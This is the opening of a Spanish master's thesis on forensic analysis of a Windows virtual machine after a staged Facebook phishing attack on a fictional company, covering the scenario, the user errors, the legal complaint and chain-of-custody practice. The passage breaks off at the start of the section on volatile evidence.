

EXAMEN FORENSE DE UN SISTEMA WINDOWS

Trabajo Fin de Master

Marcos Antonio Agudo Prieto

ABSTRACT

En el presente trabajo, se pretende crear una máquina virtual con sistema Windows 10 64 bites, para emular un sistema o máquina física, e instalar sobre ella las herramientas básicas que se podrían encontrar en cualquier terminal de oficina o empresa.

Esta máquina, en un momento determinado será infectada por un phishing o ransomware a través de un canal de comunicación de internet causada por una actitud negligente por parte del usuario del equipo. Durante dicho ataque se producirá fuga de datos y se verán comprometidos archivos sujetos a la normativa sobre protección de datos así como información económica de la empresa.

Para realizar el análisis forense, se usará como guía las fases de evaluación, adquisición, análisis y generación de informes, siendo este informe una parte importante del TFM. Es relevante señalar en este punto que el análisis va a estar limitado a la máquina virtual, pero en el informe, se llevará a cabo una extrapolación y se dejará constancia de las acciones que habrían de llevarse a cabo en el caso de que se tratase de un supuesto real (máquina física) y de que dicho supuesto real se hubiese judicializado, es decir, la empresa que ha resultado víctima del ataque presenta una denuncia en los juzgados.

PALABRAS CLAVE

Análisis forense, análisis de tráfico, phishing

DESCRIPCIONES

Análisis forense: Todo aquel conjunto de técnicas o herramientas aplicadas con la finalidad de extraer información de un dispositivo o sistema, sin alterar el estado del mismo. Generalmente, este análisis se lleva a cabo en el curso de una investigación tras la posible comisión de un ciber-delito.

Phising: Se trata de un tipo de ataque sobre las plataformas digitales, que se caracteriza porque el atacante le presenta a la víctima un sitio web que intenta suplantar la web

oficial de una determinada entidad (bancos, redes sociales, etc.) con el fin de extraer la información propia de la autenticación, y llevar a cabo actos ilícitos con dicha información.

Wireshark: Herramienta o software que permite analizar y rastrear el tráfico que se emite a través de las redes en tiempo real, permitiendo la identificación de posibles incidencias o ataques gracias al gran aporte de información que sirve.

Ciberincidente: Es todo aquel suceso consumado o en grado de tentativa que ha puesto en riesgo de alguna forma la integridad de un sistema informático. Normalmente son llevados a cabo por ciberdelincuentes, pero también es muy común que los ciberincidentes sean generados por acciones negligentes de los usuarios de dicho sistema, en ocasiones sin ser siquiera conscientes de ello.

ÍNDICE

1. Introducción
 - 1.1 Exposición del caso práctico.
2. Puesta en escena
 - 2.1 Detalles de la máquina víctima.
 - 2.2 Momento del ataque.
 - 2.3 Acciones negligentes
3. Análisis.
 - 3.1 Aparición del problema.
 - 3.2 Denuncia y puesta a disposición de equipo forense.
 - 3.3 Evaluación
 - 3.3.1 Búsqueda de evidencias de datos volátiles.
 - 3.3.2 Clonado del disco.
 - 3.4 Análisis:
 - 3.4.1 Análisis de artefactos.
 - 3.4.2 Análisis del tráfico.
 - 3.4.3 Análisis de los correos electrónicos.
 - 3.4.4 Análisis de logs.
4. Conclusión personal.
5. Bibliografía.
6. Anexos.

INTRODUCCIÓN

El análisis forense informático o análisis forense digital es un conjunto de prácticas o de técnicas que se llevan a cabo en el mundo de la ciberseguridad con el fin de extraer datos o información de un sistema determinado susceptible de haber recibido un ataque.

Estos ataques reciben el nombre de ciber-incidentes, y pueden ser de muchos tipos y diversas naturalezas. Denegación de servicios, malware, ransomware, phishing son algunos de los ataques más frecuentes. Mención aparte quedaría la ingeniería social, que si bien es el ataque o incidente más frecuente, no resulta relevante para el presente trabajo, ya que los ataques basados en ingeniería social dejan pocas huellas para ser rastreados.

Los ataques o incidentes pueden causar efectos nocivos como la pérdida de datos, la inutilización de los equipos informáticos, el espionaje que dan lugar a pérdidas de dinero si la empresa afectada no puede utilizar los equipos o es extorsionada por los ciberdelincuentes a pagar cierta cantidad de dinero a cambio de desbloquear los terminales capturados.

También es importante señalar, que la mayoría de los ataques informáticos que se producen en el día a día, no son ataques individualizados de alguien contra una persona o entidad concreta, sino que se llevan a cabo mediante campañas masivas, lanzando el ataque a una multitud de terminales hasta que finalmente uno o varios acaban cayendo en la trampa.

Por otro lado, lo cierto es que la mayoría de los ciber-incidentes que tienen éxito podrían ser prevenidos con unas políticas adecuadas de seguridad y protección de sistemas y herramientas, así como una forma de actuar prudente y desconfiada con todo aquel material de internet que proceda de fuentes no fiables. Sin embargo, esa no es la labor de la analítica forense. El análisis forense se ocupa de encontrar evidencias de un ataque porque este ataque ya se ha producido, y, por lo tanto, se sobreentiende que las medidas de prevención han fracasado, o han sido insuficientes. Por tanto, lo que se abre a partir de ese momento es la vía de la mitigación de los efectos y la averiguación de cómo y porque ha tenido éxito el ciber-incidente.

Quepa también señalar que un ciber-incidente no es únicamente aquel que tiene éxito y logra su objetivo de acceder al sistema o extraer información, también se van a considerar ciberataques aquellos intentos frustrados bien gracias a las medidas de prevención tomadas por la entidad, o bien por la falta de pericia del ciberdelincuente. Por poner un ejemplo: cuando alguien intenta acceder a la zona de usuarios de una página web o aplicación con un usuario y contraseña que no le pertenece, lo normal si este sujeto no conoce la contraseña asignada a dicha cuenta es que la aplicación no le deje acceder. Esto sería una tentativa de suplantación, pero a efectos de ciberseguridad el ataque existiría, siendo su resultado de fracaso, pero se consideraría ciber-incidencia como tal.

1.1 Exposición del caso práctico.¹

La empresa Futuro 3000 se dedica a ofrecer servicios de creación de contenido y de gestión de comunidades virtuales a pymes o incluso empresas más grandes que pretendan mejorar la proyección de su marca en internet.

Joaquín, es el administrador único de la empresa. Durante años, ha trabajado él solo como autónomo prestando servicios como asesor y Community Manager, pero tras experimentar un crecimiento desmedido de sus clientes, hace seis meses que decidió constituir una Sociedad Limitada y contratar a cuatro equipos, cada uno de ellos de 3 personas, para que se pongan al cargo de la gestión de su cartera de clientes en las cuatro grandes redes sociales: facebook, twitter, instagram y linkedin.

El departamento de facebook lo van a formar Isabel, que lleva trabajando más de quince años como Community Manager para diferentes empresas, y Lucia y Antonio, que ambos se acaban de graduar recientemente en Administración y Dirección de Empresas.

Cada trabajador además de Joaquín, tiene un puesto de trabajo que consta de su propio terminal numerado con acceso a internet formando una intranet entre todos los ordenadores de la empresa.

¹ Los nombres de empresas, personas y entidades, así como sus datos expuestos han sido inventados para el presente caso práctico. Su concordancia con empresas o personas reales es pura coincidencia y no existe ningún tipo de correlación.

2. PUESTA EN ESCENA.

6.1 Momento del ataque.

6.2 Acciones negligentes

A principios del año 2017, la empresa Futuro 3000 se encuentra en pleno proceso de crecimiento. Por ello, desde la dirección han decidido llevar a cabo varias campañas publicitarias.

Una de las campañas se centra en la red social Facebook, a través de las herramientas de marketing que ofrece la propia red social, dado que la empresa cuenta con una comunidad bastante grande.

Cuando los trabajadores llegan a su puesto de trabajo el día 15 de febrero de 2017, enseguida notan que algo va mal.

Un reporte al email del servicio técnico de la empresa con remite de un cliente antiguo, notifica ciertas anomalías en la gestión de la publicidad de facebook. Este cliente informa que varios anuncios han sido borrados, y ha aparecido un anuncio nuevo escrito en inglés.

Cuando Isabel, la directora del Departamento de Facebook intenta acceder a la cuenta de la empresa, se percata de que la contraseña no sirve, y al no haber sido autorizado ningún cambio y tras hablar con Lucia y con Antonio, pronto llegan a la conclusión de que han sufrido un ataque informático, les han robado las credenciales de facebook, y las han sustituido por otras.

Al mismo tiempo, y tras traducir el anuncio generado que figura en la cuenta y analizar el hipervínculo consiguen averiguar que dicho anuncio lejos de promocionar los productos o servicios de Futuro 3000, apunta a un conocido dominio de internet, famoso por su contenido pornográfico.

En seguida, Futuro 3000 activa los protocolos que tienen establecidos en su Plan General de Seguridad Informática para desastres por ataques externos. Entre otras medidas, se ponen en contacto con la empresa Facebook e informan del ataque,

acreditándose correctamente. Por otro lado, Joaquín telefona al despacho de abogados con el que trabaja la empresa para que comiencen a cursarse las correspondientes acciones legales. Y por último, emiten un correo electrónico a todos los clientes que crean haber podido visualizar el anuncio fraudulento disculpándose y comentando lo sucedido.

2.1 DETALLES DE LA MÁQUINA VÍCTIMA

En este caso la máquina víctima va a ser el terminal de Isabel, que es la responsable del departamento de Facebook. Los detalles de su máquina física se pueden consultar en el Anexo II. Preparación de la máquina víctima y creación de una identidad virtual. Es importante precisar, en especial para entender el gran componente humano que hay tras los ataques de phishing, que el terminal de Isabel cuenta con un antivirus con licencia activa, un firewall propio (no el de Windows) y toda la red cuenta con un proxy bastante robusto para la protección de terminales y servidores. He forzado también en este trabajo que sea Isabel quién lleve a cabo la acción negligente como responsable de su departamento, y no Antonio o Lucia que son más inexpertos. Considero relevante esta licencia que me tomo para poner de manifiesto que las mayores amenazas a la seguridad informática parten de las personas, y no de las tecnologías. Cualquier trabajador por experto que sea o años de experiencia que acumule puede tener un día malo, un despiste e incurrir en un error fatal.


Aún recuerdo en mis tiempos como estudiante la anécdota que nos contó nuestro profesor de informática jurídica. Corría el 2001 cuando el año anterior el virus “I love you” había arrasado ordenadores y redes de medio mundo. Nuestro profesor, divertido y con buen humor nos contó como le reprochó a un “amigo suyo” muy experto en seguridad informática y que se había infectado con el susodicho malware, a lo que su amigo respondió: “Tienes razón. No debí abrirlo. Pero dime a que ser humano no le gusa recibir un email con el asunto *I love you*.”

Efectivamente, es la ingeniería social la herramienta más poderosa de los delincuentes informáticos, y a la vez aquella en la que menos reparamos en el día a día todos aquellos que trabajamos con ordenadores y/o redes. Como se puede ver en el Anexo I. Instalación de la máquina virtual y las herramientas de ataque, la creación de

un phishing facebook es sencillísima y apenas son necesarios conocimientos en programación para montarlo, y crear una severa amenaza al target objetivo que se fije el ciberdelincuente.


2.2 MOMENTO DEL ATAQUE

El 13 de febrero de 2017, Isabel se encuentra en su puesto de trabajo, realizando labores de chequeo en las diversas campañas publicitarias que lleva, cuando recibe en su bandeja de entrada el siguiente correo electrónico:




Debo precisar que el correo electrónico lo envió desde la plataforma bootstrap y ni el remitente ni el asunto están personalizados. Cabe señalar que un auténtico atacante con malas intenciones lo perfeccionaría para no llamar la atención y emular un auténtico correo de facebook.

Al hacer clic en el correo, Isabel se encuentra con una plantilla de correo simulando proceder de Facebook que le indica que por motivos de mantenimiento debe reiniciar su sesión y lo puede hacer desde el enlace facilitado.




Esta simulación es muy rudimentaria y sobre campo no tendría mucho éxito, pero si se le echa imaginación, y suponemos la atención de Isabel baja, convendremos que para el estudio posterior del disco duro infectado, nos conviene que nuestra protagonista pique el anzuelo y haga clic sobre el enlace.



Al clicar el enlace conduce a la página phishing que es idéntica a la de Facebook, a excepción de la ruta del navegador. En este caso, sería sencillo para el atacante como configurar un dominio local en el archivo windows->system32->drivers->etc->host.

Cuando Isabel introduce sus credenciales y hace clic en entrar es redirigida a la auténtica web de login Facebook y el atacante ya se ha hecho con sus datos. Para más

detalles sobre el funcionamiento del phishing, mirar el anexo II.



Por otro lado, he recogido con un archivo Wireshark la captura de paquetes de tráfico en el momento del ataque, emulando las medidas de seguridad que llevaría a cabo la empresa Futuro 3000.

2.3 ACCIONES NEGLIGENTES.

Aunque se han comentado brevemente en los apartados anteriores, no está de más destacar ciertos matices. Por un lado, en este tipo de ataques la tecnología juega un papel muy pequeño. Son errores humanos y como tales, pequeñas cuestiones a tener en cuenta:

- a) Tras cometer el error, Isabel ve que tras introducir sus credenciales no inicia sesión, sino que vuelve a ser redirigida a otra página de login. Ese es uno de los hitos que más le debería haber hecho sospechar.
- b) También recibir un mail para que inicies sesión. Puede iniciar sesión pero sin hacerlo desde el link del propio email. En el historial de búsquedas de la barra de navegación suelen tener las URL más visitadas, y también suelen estar en marcadores o favoritos.
- c) c) Una vez que hace clic en el hipervínculo tampoco se fija en la dirección de la ruta del navegador. Es cierto, que en un ataque real la dirección suele estar más camuflada, sin embargo nunca va a poder coincidir exactamente con la original. En el ejemplo observamos que el subdominio se llama Facebook con tres veces la letra o. Otra acción negligente más relacionada con la tecnología es no haber establecido una configuración adecuada a los correos electrónicos, con el fin de que determinados remitentes no entren en la bandeja de entrada, sino como spam, o correo no deseado. De este modo el riesgo es mucho menor, porque aunque se detecte el email en la bandeja de spam, el hecho de haber entrado ahí va a generar cierta suspicacia.

3. ANÁLISIS

3.1 APARICIÓN DEL PROBLEMA.

Como se comentaba anteriormente el problema en sí mismo aparece con la notificación del cliente sobre las anomalías en la campaña publicitaria de Facebook, y la percepción de que la cuenta principal de la empresa en Facebook y sobre la que se basan las campañas ha sido usurpada.

3.2 DENUNCIA Y PUESTA A DISPOSICIÓN DE EQUIPO FORENSE

Las acciones a tomar por parte de la empresa Futuro 3000 pasan por contemplar una doble vertiente.

De un lado, la vertiente judicial. Es preciso que pongan en conocimiento de un despacho de abogados de su confianza los hechos para que ellos actúen conforme a los intereses de la empresa.

Por otro lado, se va a iniciar una profunda investigación centrada en el análisis forense de los 4 terminales de los cuales se sospecha que ha podido partir la fuga de información que ha generado el ataque. Entendemos que son los tres terminales del departamento de Facebook, y el terminal de Joaquín, que al ser el CEO de la empresa tiene acceso a todos los terminales y cuentas.

Como empresa dedicada a la seguridad informática, le comunicamos a Joaquín que si está decidido a llevar el ciber-incidente a los tribunales, no debemos extraer el disco duro hasta el momento que vayamos a presentarlo como prueba, ya que si intervenimos el material sin las precauciones oportunas podemos comprometer su veracidad probatoria. De forma previa, al encontrarse los sistemas encendidos, podemos realizar una serie de tareas para localizar evidencias, en especial aquellas relacionadas con los datos volátiles. Esto se explicará con detalle en el punto 3.3.1.

De este modo el equipo jurídico interpone una denuncia que inicia el procedimiento como así precisa el Código Penal.² Una vez que el Juzgado inicie diligencias y se inicie el procedimiento penal, la empresa Futuro 3000 a través de sus abogados se personarán en dicho procedimiento como parte como acusación particular. Al convertirse en parte del proceso, podrán intervenir en todas las fases del procedimiento solicitando diligencias.

² El artículo 201.1 del Código penal dice textualmente: *“Para proceder por los delitos previstos en este Capítulo será necesaria denuncia de la persona agraviada o de su representante legal.”* Lo que convierte las conductas prescritas en el Capítulo de delitos informáticos en conocidos como delitos semipúblicos, al ser necesaria denuncia del agraviado u su representante legal para ser perseguidos.

Junto a la denuncia, Futura 3000 ha presentado al Juzgado los discos duros de los cuatro equipos implicados, y previamente les hemos asesorado sobre las directrices que han de seguir para una correcta conservación de la cadena de custodia:

En primer lugar, al estar los terminales apagados, se deben extraer los discos duros y por nada del mundo intentar conectarlos a otro ordenador, ya que el Sistema Operativo escribiría sobre los registros del disco y podría invalidar la prueba en el proceso judicial.

Se debe identificar los discos duros en un pequeño informe que contenga su marca y modelo, año de fabricación, capacidad de almacenamiento y tipo, así como a que terminal pertenece cada disco.

Después es necesario el precinto de los discos y la etiquetación con los datos obtenidos al identificar los discos. Por último se levantará acta con los datos anteriores y los intervinientes, y se procederá a su almacenaje. De esta forma ya están los discos preparados para entregarlos en sede judicial. El protocolo de cadena de custodia en juzgados y tribunales es muy similar a las directrices aquí aportadas. Esto es así porque una quiebra en la cadena de custodia invalidaría la prueba y no serviría en el proceso pudiendo incluso llegar a declararlo nulo.



El problema de esto es que en España no existe una legislación específica sobre como se deben tratar las evidencias en el campo de la seguridad informática. Hasta hace relativamente poco tiempo, han sido numerosos los casos en que la tutela judicial se ha visto afectada por una mala praxis en la que al romperse la cadena de custodia. Por esta circunstancia, el proceso judicial se advertía irremediabilmente abocado a su nulidad,

dejando en situación de desamparo legal a los perjudicados. Algunas sentencias de los más altos tribunales han venido a paliar en parte esta carencia.


Una vez entregada toda la documentación en el Juzgado y habiendo sido personados en el mismo, es el momento de solicitar por escrito el acceso a los discos duros con el fin de llevar a cabo una pericial particular. Esta pericial servirá posteriormente para esclarecer lo sucedido durante el incidente en las siguientes fases del procedimiento.

3.3 EVALUACIÓN

3.3.1 Búsqueda de evidencias de datos volátiles

